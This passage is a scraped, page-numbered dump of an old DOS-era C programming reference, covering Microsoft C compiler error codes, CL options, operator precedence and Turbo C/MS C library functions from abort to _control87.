C2132 syntax error : unexpected identifier C2133 attempt to declare an unsized array as a local variable C2134 struct or union too large; exceeded 64k C2136 prototype must have a valid type for each variable C2137 use of empty character constant '' is illegal C2139 more than one type used in a variable declaration C2140 argument can't be a function C2141 enum constant value out of int range C2143 expected 'token1' before 'token2' or missing ')', '}' or ';' C2144 expected 'token' before 'type' or missing ')', '}' or ';' C2145 expected 'token' before identifier or declaration missing ';' C2146 expected 'token' before identifier C2147 increment of index or array pointer with unknown base type C2162 token following stringizing operator # isn't formal parameter C2163 function in pragma not available as intrinsic function C2164 intrinsic function not declared before use wit /Oi option C2165 _pascal, _cdecl, _???? keywords can't modify pointers to data C2166 attempt to modify item declared as const; lvalue is constant C2167 too many parameters in call to an intrinsic function C2168 too few parameters in call to an intrinsic function C2169 function definition for function already declared intrinsic C2170 intrinsic pragma used for function without intrinsic form
  • 513.
    C2171 unary operatorused on illegal operand type C2172 non-pointer argument passed to a function expecting pointer C2173 non-pointer argument passed to a function expecting pointer C2174 cant pass parameter with void type to function C2176 static huge data not supported by /qc; use halloc() C2177 constant too large for data type C2178 storage class for same_seg pragma variables must be extern C2179 same_seg pragma variable class has changed from extern C2207 middle member of struct/union has zero-sized array C2208 enum, struct or union defined w/o members using /Za option C2209 type cast used in _based construct must be (_segment) C2210 base in _based declarator must be near/far data pointer C2211 item cast in _based declarator can't be a function C2212 _based not available for functions or pointers to functions C2213 symbol used as base must be type _segment, near far pointer C2214 _based pointer based on void can't be de-referenced; use :> C2215 :> operator only for objects based on void C2216 given function attributes are incompatible C2217 function attribute requires another attributes also C2218 type in _based construct must be void C2219 const/volatile appeared where type or qualifier not allowed C2220 no object file generated; warning treated as error due to /WX C2221 left operand of '.' is pointer to struct/union, must use '->' C2222 left operand of '->' is struct or union, must use '.' C2223 left operand of '->' must be pointer struct or union C2411 identifier is not a member of the specified struct or union C2412 identifier redefined within current function C2413 alignment size used with ALIGN directive missing or invalid C2414 illegal number of operands in assembly code; see /G1 & /G2 C2415 improper operand type C2416 illegal opcode for processor in assembly code; see /G1 & /G2 C2417 divisor used within the given context is zero C2418 in-line asm identifier referenced as register and isn't C2419 divisor argument to mod is zero in given context C2420 given identifier is illegal in this context C2421 PTR must not be used with register operand in this context C2422 illegal segment override used in given context C2424 given token used to form improper expression in this context C2425 token used fto form non-constant expression in this context C2426 given token is illegal operator in this context C2427 jump referencing label is out of range C2429 FAR PTR can't be use on jmp or call to label ^Microsoft C Command-Line Errors D2000 unknown CL command line error; contact Microsoft D2001 too many symbols predefined with /D; max is 30 D2002 memory-model specification conflict; only 1 allowed D2003 missing source file name for CL command D2008 option specified too many times D2011 more than one /FP option specified; only 1 allowed D2012 too many linker flags in command; max of 128 flags/files D2013 incomplete model specification in /A: D2018 can't open linker response file D2019 can't overwrite source with object file; output = input D2020 /Gc requires extended keywords be enabled via /Ze D2021 invalid numerical argument; numeric args must be < 65534 D2022 can't open help file for /HELP D2027 CL could not execute one of the compiler components D2028 too many open files; can't dup/redirect specified stream D2030 internal compiler component error; contact Microsoft D2031 too many flags/files in command; max of 128 arguments to CL
  • 514.
    ^Microsoft C Command-LineWarning D4000 unknown command line warning in CL; contact Microsoft D4001 listing overrides assembly output; /Fc and /Fa used together D4002 unknown flag ignored by CL command D4003 multiple processors selected for code generation D4005 CL could not locate compiler component D4007 /C must be used in conjunction with /P or /E or /EP D4009 threshold valid for far/huge data models only; /Gt ignored D4011 preprocessor listing specified; source listing not generated D4012 function prototyping specified; source listing not generated D4013 combined listing /Fc overrides object listing /Fl D4014 invalid value for option; default value used D4018 .DEF files supported in OS/2 only (/Lr /Lc) D4019 string too long for /ND, /NT, /NM, /St, /Ss option of CL ^Microsoft Link Errors (incomplete list) L2002 fixup overflow (probably incompatible memory models .OBJs) ^Microsoft C Floating-Point Math Errors M6101 invalid operation occurred; usually NAN or infinity problem M6102 denormal; significance loss with very small generated number M6103 attempt to divide by zero in floating-point operation M6104 overflow in floating-point operation M6105 underflow occurred in floating-point operation M6106 inexact; loss of precision occurred in FP operation M6107 unemulated/unsupported 8087/287/387 instruction executed M6108 square root operand somehow became negative; C won't allow M6110 coprocessor or emulator stack overflow M6111 stack underflow due to unretrieved double return values ^Microsoft C Run-Time Errors R6000 stack overflow; stack needs enlarged or problem program R6001 null pointer assignment, NULL segment modified R6002 floating-point support not linked into executable R6005 not enough memory to load child process (EXEC) R6006 target executable is not a valid executable (EXEC) R6007 invalid environment on exec of child process (EXEC) R6008 not enough space for argument vector after program loads R6009 not enough space for environment after program loads R6010 abnormal program termination R6012 illegal null near-pointer use R6013 illegal out of range far-pointer use R6016 not enough space for thread data R6017 unexpected multithread lock error :cl:MSC options ^Microsoft C Options (v6.0) % CL [options] [filenames] [libraries link-options] /AT Tiny Memory Model; combined code and data limited to 64K /AS Small Memory Model; code and data limited to 64K each /AM Medium Memory Model; data is limited to 64K /AC Compact Memory Model; code is limited to 64K /AL Large Memory Model; unlimited code and data but arrays are limited to 64K /AH Huge Memory Model; unlimited code, data and array size
  • 515.
    /Astring where stringis compose of the following: % Code Pointer Control s all code pointers are near l all code pointers are far % Data Pointer Control n all data pointers are near f all data pointer are far h all data pointers are huge % Segment Setup Control d stack segment (SS) defaults to data segment (DS) u stack segment (SS) is not equal to data segment (DS); DS is loaded on function entry w stack segment (SS) is not equal to data segment (DS); DS is NOT loaded on function entry /B1[path] used to invoke the large version of the compiler C1L.EXE; normally used when the compiler runs out of heap space /B2 invokes large compiler version pass 2 /B3 invokes large compiler version pass 3 /C preserves file comments when preprocessing a file /c do not link, create .OBJ file only /D<string> defines string as a preprocessor constant. If string is of the form "ID=xxx" then "ID" represents the value "xxx" If no equals sign is present, "ID" has the value 0.If an equals sign is present without a value, ID has the value 1. /E output from preprocessor is written to stdout with interspersed #line directives. /EP output from preprocessor is written to stdout without, adding #line directives. /F<size> sets stack to <size> bytes. Size must be hexadecimal. /Fa[file] generate assembly listing. Filename defaults to source file with .ASM extension. /Fb<file> creates bound executable. Should be used only with /Lp. /Fc[file] generates combined assembly/source listing.The filename defaults to the source file name with the .COD extension. /Fe<file> creates the executable with specified name /Fl[file] generates object code listing. Default file name is the source file name with a .COD extension. /Fm[file] generate a link MAP file. Default file name is the source file name with the extension .MAP. /Fo<file> generate and object file using the name <file>. /FPa generates floating point calls and selects the alternate math library. /FPc generates floating point calls and selects the emulation library. /FPc87 generates floating point calls and selects the 80x87 library. /FPi generates inline 80x87 instructions and selects the 80x87 library. Default floating point option. /FPi87 generates floating point calls and selects the 80x87 library. /Fr[file] generates a standard PWB Source Browser Database. The default name is the source file with the .SBR extension. /FR[file] generates a standard PWB Source Browser Database. The default name is the source file with the .SBR extension. /Fs generate a source file listing with .LST extension. /Fx generate a cross reference listing with .CRF extension. /G0 generate code using 8088/8086 instruction set
  • 516.
    /G1 generate codeusing 80188/80186 instruction set /G2 generate code using 80286 instruction set /Gc generate code using FORTRAN/PASCAL calling and naming conventions /Gd generate code using standard C calling and naming conventions (default) /Ge generate code using stack checking routines (default) /Gi incremental compile if used with /qc; only functions that have changed are compiled; implies /Li option /Gm strings are generated in the CONST segment /Gr _fastcall functions are enabled. Parameters can be passed via registers instead of on the stack /Gs suppress generation of stack checking code /Gt[num] places data items larger than "num" bytes into different segments. The default value for "num is 256 bytes. /Gw generate Windows functions entry/exit code /GW generates more efficient Windows functions entry/exit code. Use /Gw for callback routines. /H<num> external name length restriction (default 31) /HELP calls QuickHelp utility. /help is also valid. /I<path> inserts <path> in front of current include search path /J all chars should be unsigned (default is signed) /Lc linker is to generate compatibility mode programs. /Li[num] incremental link using ILINK instead of LINK. Results in larger EXE size. /Lp linker is to generate protected mode executable. /Lr linker is to create real mode executable. /link <info> passes library names in <info> to LINK /MA<opt> passes <opt> to MASM if .ASM files found on command line /MD creates Dynamic Link Library for OS/2; The same as: /ALw /FPi /G2 /DDLL /DMT. No library search record is defined /ML links the C run-time library as part of the Dynamic Link Library. The library search record is set to LLIBCDLL.LIB. /MT enable multithread program support in OS/2 /ND<dseg> set data segment name to <dseg> /NM<name> set module name to <name> /nologo suppress sign-on banner display /NT<name> set code segment name to <name> /O[opts] where "opts" is a string containing the following: a relax alias checking c enable block level local common expressions d disable all optimizations e enable global register optimization g enable global optimizations and global common expressions i enable generation of intrinsic functions l enable loop optimization n disable unsafe loop optimization (default) p improve consistency in floating-point calculations r disable inline returns from functions s optimize for size t optimize for speed (default) w assume no aliasing except across function calls x maximize optimization (/Ocegilt/Gs) z enable maximum loop and global-register allocation optimization /P preprocess source generating .I intermediate file /qc quick compile option. Incompatible with the following options: /Fa /Fc /Fl /FPa /FPc /FPc87 /Fs /Gm /H /Ow /Zc
  • 517.
    /Sl<wid> set listingfile line width to <wid> (79-132, default 79) /Sp<len> set page length (15-255, default 63) /Ss<stitle> set source listing subtitle /St<title> set source listing title /Ta<file> <file> is to be treated as an assembler source file regardless of the file extension /Tc<file> <file> is to be treated as an C source file regardless of the file extension /u undefines all predefined indentifiers /U<id> undefines <id> predefined indentifier /V<ver> version string <ver> is copied to the .OBJ file /w suppress compiler warnings (same as /W0) /W0 suppress compiler warnings /W<n> warning level (1..4) 1=fewer, 4=more warnings (default 1) /WX all warnings should be treated as fatal /X ignore standard places in include path search /Za disables Microsoft language extensions insuring ANSI code compatibility /Zc pascal functions are to be case insensitive /Zd generate line number information for debuggers /Ze enable Microsoft C language extensions /Zg generate function prototypes and display via stdout without compiling. /Zi generate symbolic debugging information /Zl suppress library search record generation /Zp1 structures are not to be packed (Turbo C default) /Zp2 pack structure on word boundaries /Zp4 pack structure on dword boundary /Zr generate code to check null pointers and out of range far pointers /Zs<file> perform syntax check only % Environment Variables CL default input files and command line options INCLUDE paths to search for include files (separated by ";") LIB paths to search for library files (separated by ";") LINK command line options for link TMP path where temporary files are created :C escape sequences ^C Escape Sequences a Bell b Backspace f Form feed n Line feed r Carriage return t Horizontal tab v Vertical tab ' Single quote " Double quote Backslash 0 NULL character 7 Bell ddd Octal value xddd Hexadecimal value :C operators:operator precedence ^C Operators % Operation C Operator Associativity
  • 518.
    Array [] (ÄÄ ) Function () ( ÄÄ ) Member -> ( ÄÄ ) Member . ( ÄÄ ) Unary minus - ( ÄÄ ) Unary plus + ( ÄÄ ) Logical NOT ! ( ÄÄ ) Bitwise compliment ~~ ( ÄÄ ) Address of & ( ÄÄ ) Indirection * ( ÄÄ ) Sizeof sizeof ( ÄÄ ) Increment ++ ( ÄÄ ) Decrement -- ( ÄÄ ) Cast (type) ( ÄÄ ) Multiplication * ( ÄÄ ) Division / ( ÄÄ ) Modulus % ( ÄÄ ) Addition + ( ÄÄ ) Subtraction - ( ÄÄ ) Shift right >> ( ÄÄ ) Shift left << ( ÄÄ ) Greater than > ( ÄÄ ) Greater or equal >= ( ÄÄ ) Less than < ( ÄÄ ) Less or equal <= ( ÄÄ ) Equal == ( ÄÄ ) Not equal != ( ÄÄ ) Bitwise AND & ( ÄÄ ) Bitwise XOR ^ ( ÄÄ ) Bitwise OR | ( ÄÄ ) Logical AND && ( ÄÄ ) Logical OR || ( ÄÄ ) Conditional ?: ( ÄÄ ) Simple assignment = ( ÄÄ ) Addition assignment += ( ÄÄ ) Subtraction assignment -= ( ÄÄ ) Multiplication assign *= ( ÄÄ ) Division assignment = ( ÄÄ ) Modulus assignment %= ( ÄÄ ) Left shift assignment <<= ( ÄÄ ) Right shift assignment >>= ( ÄÄ ) Bitwise XOR assignment ^= ( ÄÄ ) Bitwise AND assignment &= ( ÄÄ ) Bitwise OR assignment |= ( ÄÄ ) Compliment assignment ~~= ( ÄÄ ) Sequence operator , ( ÄÄ )
  • 519.
    - all operationsgrouped together have the same precedence :regs:byteregs:wordregs:sregs:regpack ^Register Structures for Turbo C and MS C % Turbo C MS C % struct WORDREGS struct WORDREGS { { unsigned int ax; unsigned int ax; unsigned int bx; unsigned int bx; unsigned int cx; unsigned int cx; unsigned int dx; unsigned int dx; unsigned int si; unsigned int si; unsigned int di; unsigned int di; unsigned int cflag; unsigned int cflag; unsigned int flags; }; }; % struct BYTEREGS { unsigned char al; unsigned char ah; unsigned char bl; unsigned char bh; Ä same as Turbo C unsigned char cl; unsigned char ch; unsigned char dl; unsigned char dh; }; % union REGS { struct WORDREGS x; Ä same as Turbo C struct BYTEREGS h; }; % struct SREGS { unsigned int es; unsigned int cs; Ä same as Turbo C unsigned int ss; unsigned int ds; }; % struct REGPACK { unsigned r_ax; unsigned r_bx; unsigned r_cx; unsigned r_dx; unsigned r_bp; Turbo C only unsigned r_si; unsigned r_di; unsigned r_ds; unsigned r_es; unsigned r_flags; }; :abort ^void abort( void )
  • 520.
    - prototype instdlib.h & process.h - terminates a process & calls exit(3) :abs ^int abs( int n ) - prototype in stdlib.h - returns the absolute value of int n :absread ^TC: int absread( int drive, int count, int start, void *buffer ) - prototype in dos.h - reads absolute logical disk sectors - drive = (0=A:, 1=B:, 2=C:, ...) - count = # of sectors to read - start = beginning logical sector number - buffer = address of buffer - TC++ accounts for DOS 4.x+ long sector values while TC 2.0 and earlier do not (see ~INT 25~) - returns 0 if OK; -1 on error; errno has DOS error number :abswrite ^TC: int abswrite( int drive, int sectors, int start, void *buffer ) - prototype in dos.h - writes absolute logical disk sectors - drive = (0=A:, 1=B:, 2=C:, ...) - sectors = # of sectors to write - start = beginning logical sector number - buffer = address of buffer - TC++ accounts for DOS 4.x+ long sector values while TC 2.0 and earlier do not (see ~INT 25~) - returns 0 if OK; -1 on error; errno has DOS error number :access ^int access( const char *filename, int amode ) - prototype in io.h - checks filename for existence & R/W access - amode = 06 -- check for R/W permission 04 -- check for R 02 -- check for W 01 -- execute (ignored) 00 -- check if filename exists - filename can be directory - returns 0 if OK -1 on error errno = ENOENT if path or filename not found errno = EACCES if permission denied :acos ^double acos( double x )
  • 521.
    - prototype inmath.h - returns arc cosine of x - values must be in range -1 to 1 :alloca ^MSC: void *alloca( size_t size ) - prototype in malloc.h - allocates size bytes for the application stack - memory is automatically freed upon exiting the calling function - this function cannot be used as a parameter to another function or stack corruption will occur - the pointer returned CANNOT be passed as an argument to free() since it isn't allocated from DOS - see ~stackavail~ :allocmem ^TC: int allocmem( unsigned size, unsigned *seg ) - prototype in dos.h - allocates memory in size paragraphs, where seg is pointer to a word containing segment address - returns -1 if ok, else largest available memory in paragraphs - MS C uses _dos_allocmem - see ~INT 21,48~ :asctime ^char *asctime( const struct tm *tm ) - prototype in time.h - converts time in struct tm to 26-character ASCII string - returns a pointer to the ASCII string :asin ^double asin( double x ) - prototype in math.h - returns arc sine of x - values must be in range -1 to 1 :assert ^void assert( int test ) - prototype in assert.h - if test fails, prints error message & aborts program - test can be a condition :atan ^double atan( double x )
  • 522.
    - prototype inmath.h - returns arc tangent of x :atan2 ^double tan( double y, double x ) - prototype in math.h - returns arc tangent of x*2 - used instead of atan when the resulting angle is near pi/2 or -pi/2 :atexit ^int atexit( void func ) - prototype in stdlib.h - func is defined as void (*func)(void) - calls func() before exiting to DOS - up to 32 functions can be called (if 32 atexit calls registered) - should be located in main & executed before anything else - returns 0 if OK, else nonzero if no space to register function :atof ^double atof( const char *s ) - prototype in math.h & stdlib.h - converts ASCII string to double value :atoi ^int atoi( const char *s ) - prototype in stdlib.h - converts ASCII string to integer value :atol ^long atol( const char *s ) - prototype in stdlib.h - converts ASCII string to long value :bdos ^int bdos( int dosfun, unsigned dosdx, unsigned dosal ) - prototype in dos.h - make DOS system call for function dosfun, passing DX and AL values via dosdx and dosal - use only in small memory model - unique to DOS - returns value of AX set by system call
  • 523.
    :bdosptr ^TC: int bdosptr(int dosfun, void *argument, unsigned dosal ) - prototype in dos.h - make DOS system call for function dosfun, passing POINTER to values via argument and passing AL via dosal - use for small or large memory models - returns value of AX set by system call, else -1 on failure (where errno & _doserrno are then set) :_bfree:_ffree:_nfree % MSC: void _bfree( _segment seg, void _based(void) *block ) % MSC: void _ffree( void far *block ) % MSC: void _nfree( void near *block ) - prototype in malloc.h - block = previously allocated buffer - in large data memory models free() maps to _ffree() - in small data memory models free() maps to _nfree() - NULL pointer parameter is ignored :_bios_disk ^MSC: unsigned _bios_disk(unsigned cmd,struct diskinfo_t *dskinfo) - prototype in bios.h - cmd = _DISK_RESET resets disk system (INT 13,0) = _DISK_STATUS return disk status (INT 13,1) = _DISK_READ read disk sectors (INT 13,2) = _DISK_WRITE write disk sectors (INT 13,3) = _DISK_VERIFY verify disk sectors (INT 13,4) = _DISK_FORMAT format disk track (INT 13,5) - dskinfo = pointer to structure containing disk information: struct diskinfo_t { unsigned drive; - physical drive number unsigned head; - head number unsigned track; - track number unsigned sector; - sector number unsigned nsectors; - sectors to deal with void _far *buffer; - data buffer }; - returns status of operation (AX register, AH contains status) - drive numbers represent physical drives (0 = A:, 1 = B:, 80h = drive 0, 81h = drive 1 - disk reads should be retried at least 3 times - Turbo C uses ~biosdisk~() - see ~INT 13~ :_bios_equiplist ^MSC: unsigned _bios_equiplist( void ) - prototype in bios.h
  • 524.
    - returns flagsfound in BIOS data area at 40:10 & 40:11 - Turbo C uses ~biosequip~() - see ~INT 11~ :_bios_keybrd ^MSC: int _bios_keybrd( int cmd ) - prototype in bios.h - cmd = _KEYBRD_READ return next keystroke w/o echo (INT 16,0) = _KEYBRD_READY test if key avail; 0=none (INT 16,1) = _KEYBRD_SHIFTSTATUS return shift key status (INT 16,2) = _NKEYBRD_READ return next keystroke w/o echo (INT 16,10) = _NKEYBRD_READY test if key avail; 0=none (INT 16,11) = _NKEYBRD_SHIFTSTATUS return shift key status (INT 16,12) - AND returned value with 0x00FF to get ASCII value - _NKEYBRD_READ, _NKEYBRD_READY, _NKEYBRD_SHIFTSTATUS are available on AT and newer machines only - Turbo C uses ~bioskey~() - see ~INT 16~ :_bios_memsize ^MSC: unsigned _bios_memsize( void ) - prototype in bios.h - returns memory size in 1K blocks (16..640K) - Turbo C uses ~biosmemory~() - see ~INT 12~ :_bios_printer % unsigned _bios_printer(unsigned cmd,unsigned port,unsigned data) - prototype in bios.h - cmd = _PRINTER_WRITE print character (INT 17,0) = _PRINTER_INIT initialize printer port (INT 17,1) = _PRINTER_STATUS read port status (INT 17,2) - port = printer port; 0=LPT1, 1=LPT2 - data = value to write - returns status of printer (INT 17, AX reg, AH contains status) - Turbo C uses ~biosprint~() - see ~INT 17~ :_bios_serialcom ^MSC: unsigned _bios_serialcom(unsigned cmd,unsigned port,unsigned fmt) - prototype in bios.h - cmd = _COM_INIT initialize port (INT 14,0) = _COM_SEND send character (INT 14,1) = _COM_RECEIVE read character from port (INT 14,2) = _COM_STATUS get serial port status (INT 14,3) - fmt = combination of the following: _COM_CHR7 _COM_CHR8 _COM_STOP1 _COM_STOP2 _COM_NOPARITY _COM_EVENPARITY _COM_ODDPARITY
  • 525.
    _COM_110 _COM_150 _COM_300 _COM_600_COM_1200 _COM_2400 _COM_4800 _COM_9600 - returns status word (INT 14, AX reg, modem status in AL, port status in AH) - Turbo C uses ~bioscomm~() - see ~INT 14~ :_bios_timeofday ^MSC: unsigned _bios_timeofday( unsigned cmd, long *timeval ) - prototype in bios.h - cmd = _TIME_GETCLOCK get real time clock (INT 1A,0) = _TIME_SETCLOCK set real time clock (INT 1A,1) - returns current BIOS clock count - Turbo C uses ~biostime~() - see ~INT 1A~ :bioscom ^TC: int bioscom( int cmd, char byte, int port ) - prototype in bios.h - RS232 communications - cmd = 0 to set comm parms to value in byte 1 to send char in byte out on RS232 line 2 to receive char 3 to return current port status - port = 0 for COM1 1 for COM2 2 for COM3 3 for COM4 - byte = bitwise OR of following bits 0x02 = 7 data bits 0x00 = 1 stop bit 0x03 = 8 data bits 0x04 = 2 stop bits 0x00 == no parity; 0x08 == odd parity; 0x18 == even parity 0x00 110 bps 0x20 150 bps 0x40 300 bps 0x60 600 bps 0x80 1200 bps 0xa0 2400 bps 0xc0 4800 bps 0xe0 9600 bps - returns 16-bit integer, upper 8 bits are status & lower 8 bits depending on cmd sent ³7³6³5³4³3³2³1³0³ low byte (AL) modem status ³ ³ ³ ³ ³ ³ ³ ÀÄÄÄÄ delta clear to send ³ ³ ³ ³ ³ ³ ÀÄÄÄÄÄ delta data set ready ³ ³ ³ ³ ³ ÀÄÄÄÄÄÄ trailing edge ring detector ³ ³ ³ ³ ÀÄÄÄÄÄÄÄ delta receive line signal detect ³ ³ ³ ÀÄÄÄÄÄÄÄÄ clear to send ³ ³ ÀÄÄÄÄÄÄÄÄÄ data set ready ³ ÀÄÄÄÄÄÄÄÄÄÄ ring indicator ÀÄÄÄÄÄÄÄÄÄÄÄ receive line signal detect
  • 526.
    ³F³E³D³C³B³A³9³8³ high byte(AH) line status ³ ³ ³ ³ ³ ³ ³ ÀÄÄÄÄ data ready ³ ³ ³ ³ ³ ³ ÀÄÄÄÄÄ overrun error ³ ³ ³ ³ ³ ÀÄÄÄÄÄÄ parity error ³ ³ ³ ³ ÀÄÄÄÄÄÄÄ framing error ³ ³ ³ ÀÄÄÄÄÄÄÄÄ break detect ³ ³ ÀÄÄÄÄÄÄÄÄÄ transmit holding register empty ³ ÀÄÄÄÄÄÄÄÄÄÄ transmit shift register empty ÀÄÄÄÄÄÄÄÄÄÄÄ time out - MS C uses ~_bios_serialcomm~() - see ~INT 14~ :biosdisk % TC: int biosdisk( int cmd, int drive, int head, int track, % int sector, int nsects, void *buffer ) - prototype in bios.h - issues interrupt 0x13 for BIOS disk operations - drive = (0=A:, 1=2nd floppy, 0x80=drive 0, 0x81=drive 1 - cmd = 0 reset diskette system (hard disk drive reset) 1 return status of last disk operation, ignore parms 2 read nsects disk sectors, with starting sector defined by head, track, & sector, reading 512 bytes per sector into buffer 3 write nsects disk sectors, with starting sector defined by head, track, & sector, writing 512 bytes per sector from buffer 4 verify nsects disk sectors, with starting sector defined by head, track, & sector 5 format a track defined by head & track, where buffer points to a table of sector headers to be written For XT or AT only: 6 - formats a track & sets bad sector flags 7 - formats drive beginning at specific track 8 - returns current drive parms in 1rst 4 bytes of buffer 9 - initializes drive-pair characteristics 10 - long read (4 extra bytes per sector for ECC) 11 - long write (4 extra bytes per sector for ECC) 12 - disk seek 13 - alternate disk reset 14 - reads sector buffer 15 - writes sector buffer 16 - tests if named drive is ready 17 - recalibrates drive 18 - controller ram diagnostic 19 - drive diagnostic 20 - controller internal diagnostic - drive numbers represent physical drives (0 = A:, 1 = B:, 80h = drive 0, 81h = drive 1 - disk reads should be retried at least 3 times - MS C uses ~_bios_disk~() - see ~INT 13~ for more return codes and more information :biosequip ^TC: int biosequip( void )
  • 527.
    - prototype inbios.h - returns integer showing equipment in system - MS C uses ~_bios_equiplist~() - see ~INT 11~ or ~EQUIPMENT FLAGS~ for bit meanings :bioskey ^TC: int bioskey( int cmd ) - prototype in bios.h - keyboard operations - cmd = 0 return next keystroke w/o echo (INT 16,0) = 1 test if key waiting; 0=none (INT 16,1) = 2 return shift key status (see INT 16,2) - AND returned value with 0x00FF to get ASCII value - Ctrl-Break causes "while (!bioskey(1))" to loop infinitely in Turbo C 2.0 and earlier since it places a zero in the keyboard queue - MS C uses ~_bios_keybrd~() - see ~INT 16~ :biosmemory ^TC: int biosmemory( void ) - prototype in bios.h - returns BIOS size memory in 1K blocks - MS C uses ~_bios_memsize~() - see ~INT 12~ :biosprint ^TC: int biosprint( int cmd, int byte, int port ) - prototype in bios.h - outputs byte to port - port = 0 (LPT1) 1 (LPT2), etc... - cmd = 0 (print byte); 1 (init printer port); 2 (get LPT status) - returns status of (values are or'd flags): 0x01 time out (cmd=0 means output error) 0x08 I/O error 0x10 selected 0x20 out of paper 0x40 acknowledge 0x80 not busy - MS C uses ~_bios_printer~() - see ~INT 17~ :biostime ^TC: int biostime( int cmd, long newtime ) - prototype in bios.h - reads or sets BIOS timer - cmd = 0 returns current value of timer 1 sets timer to value of newtime
  • 528.
    - MS Cuses ~_bios_timeofday~() :_bmalloc:_fmalloc:_nmalloc % MSC: void _based(void) *_bmalloc( _segment seg, size_t size ) % MSC: void far *_fmalloc( size_t size ) % MSC: void near *_nmalloc( size_t size ) - prototype in malloc.h - size = number of bytes to allocate - seg = base segment value - malloc() maps to _fmalloc or _nmalloc based on memory model - _fmalloc allocates memory outside the default data segment if possible - returns pointer to allocated block or NULL on error; _bmalloc() function returns _NULLOFF on error - these functions will allocate a zero length block :brk ^int brk( void *endds ) - prototype in alloc.h (malloc.h for MS C) - dynamically changes the amount of space allocated to the calling programs data segment. Amount of allocated space increases as the break value increases. - returns 0 if OK -1 with errno set to ENOMEM :bsearch % void *bsearch( void *key, void *base, int nelem, int width, % int (*fcmp )()) - prototype in stdlib.h - does binary search for items in a table which is ALREADY sorted in ascending order - base points to 0th element of table - nelem contains number of entries in table - width contains number of bytes in each entry - key points to the search key - fcmp() points to comparison routine, where key and elem are passed to it as pointers. Function fcmp() returns: integer < 0 if search key < elem; integer = 0 if equal; returns > 0 if search key > elem - returns 0 if no match found, else address of first entry that matches :cabs ^double cabs( struct complex z ) - prototype in math.h - returns absolute value of int n
  • 529.
    :calloc ^void *calloc( unsignedcount, unsigned sizeeach ) - prototype in stdlib.h & alloc.h (malloc.h for MS C) - allocates main memory - see ~malloc~() :ceil ^double ceil( double x ) - prototype in math.h - rounds up x :cgets ^char *cgets( char *s ) - prototype in conio.h - reads string from console - CR/LF combination is replaced by 0 - before calling, s[0] should be the max length of string to input - on return, s[1] contains the actual string length - returns pointer to s[2], the actual data input :_chain_intr ^MSC: void _chain_intr( void (interrupt far *target)() ) - prototype in dos.h - chains from one interrupt handler to another; sets up the stack as if the interrupt was called directly by pushing the flags and the original return address on the stack - this function does not return to caller but returns to the code where the interrupt occurred - no corresponding function in Turbo C :chdir ^int chdir( const char *path ) - prototype in dir.h - changes current working directory to path. - returns 0 if OK; else -1 with errno set to ENOENT :_chmod ^TC: int _chmod( const char *filename, int func [,int attrib] ) - prototype in io.h, also include dos.h - if func = 0, returns access mode of file - if func = 1, sets access mode of file - attrib can be one of the following: Turbo C MSC FA_RDONLY _A_RDONLY
  • 530.
    FA_HIDDEN _A_HIDDEN FA_SYSTEM _A_SYSTEM -if func = 1, returns 0 if OK -1 with errno set to ENOENT or EACCES - if func = 0, returns MSDOS attribute :chmod ^int chmod( const char *filename, int permiss) - prototype in io.h, also include stat.h - changes access mode of file according to mask given by permiss, where permiss is: S_IWRITE S_IREAD S_IWRITE | S_IREAD - returns 0 if OK -1 with errno set to ENOENT or EACCES :_clear87 ^unsigned int _clear87( void ) - prototype in float.h - clears 8087/80287 status word & other exceptions - returns old status word - see ~_status87~() ~_control87~() :clearerr ^void clearerr( FILE *stream ) - prototype in stdio.h - resets error indication - see ~ferror~() :_clearscreen ^MSC: void far _clearscreen( short target ) - prototype in graph.h - target = _GCLEARSCREEN clears screen = _GVIEWPORT clears current viewport = _GWINDOW clears current text window - available in graphics mode only - clears target area by filling with current background color :clock ^clock_t clock( void ) - prototype in time.h
  • 531.
    - returns elapsedprocessor time used by the calling process, or -1L on error - C startup code retrieves the clock count as preparation for a later call to clock() (Turbo C++ and some versions of MS C) - resolution is limited to 54ms for both MS C and Turbo C due to the dependency on INT 8 clock tics - CLK_TCK is shouldn't be used unless CLOCKS_PER_SEC isn't available since the latter is defined by ANSI. - MS C uses INT 21,2C to get the processor time with 1000 as the value of CLK_TCK - Turbo C uses INT 1A,2 to get the processor time with 18 as the value of CLK_TCK - Example usage: clock_t start, finish, duration; start = clock(); delay(2000); finish = clock(); duration = finish - start; printf("%ld - %ld = %ld ticsn", start, finish, duration); :_close ^TC: int _close( int fh ) - prototype in io.h - closes file fh where fh is file handle from ~_creat~(), ~creat~(), ~creatnew~(), ~creattemp~(), ~dup~(), ~dup2~(), ~_open~(), or ~open~(). - use ~fdopen~() to change file handle to file stream. - does not write a Ctrl-Z to a text file on closing - returns 0 if OK; -1 & errno=EBADF - MS C uses ~_dos_close~() - see ~INT 21,3E~ :close ^int close( int fh ) - prototype in io.h - closes file fh where fh is file handle from ~_creat~(), ~creat~(), ~creatnew~(), ~creattemp~(), ~dup~(), ~dup2~(), ~_open~(), or ~open~() - use ~fdopen~() to change file handle to file stream - does not write a Ctrl-Z to a text file on closing - returns 0 if OK; else -1 & errno may be set of EBADF :_control87 ^MSC: unsigned _control87( unsigned new, unsigned mask ) - prototype in float.h - used to change floating point handling and exception masking - new = contains corresponding bit values for any bit set in "mask" to be moved into the coprocessor control word - mask = zero; gets floating-point coprocessor control word = non-zero; if any bit is set, the corresponding bit in "new" is moved into the coprocessor control word - returns floating-point coprocessor control word
  • 532.
    - default controlword is the logical OR of: IC_AFFINE, RC_NEAR, PC_64, EM_DENORMAL, EM_UNDERFLOW, EM_INEXACT % Control Word Mask and Bits MCW_EM interrupt exception control MCW_IC infinity control MCW_RC rounding control MCW_PC precision control % Exception Masks EM_INVALID invalid EM_DENORMAL denormal EM_ZERODIVIDE zero divide EM_OVERFLOW overflow EM_UNDERFLOW underflow EM_INEXACT inexact (precision) % Infinity Control IC_AFFINE affine IC_PROJECTIVE projective % Rounding Control RC_CHOP truncate RC_UP round up RC_DOWN round down RC_NEAR near % Precision Control PC_24 24 bits precision PC_53 53 bits precision PC_64 64 bits precision % User Status Word Bits SW_INVALID invalid SW_DENORMAL denormal SW_ZERODIVIDE zero divide SW_OVERFLOW overflow SW_UNDERFLOW underflow SW_INEXACT inexact precision % Invalid Subconditions (if SW_INVALID) SW_UNEMULATED unemulated instruction SW_SQRTNEG square root of a neg number SW_STACKOVERFLOW FP stack overflow SW_STACKUNDERFLOW FP stack underflow % Floating Point Errors FPE_INVALID FPE_DENORMAL FPE_ZERODIVIDE FPE_OVERFLOW FPE_UNDERFLOW FPE_INEXACT
  • 533.
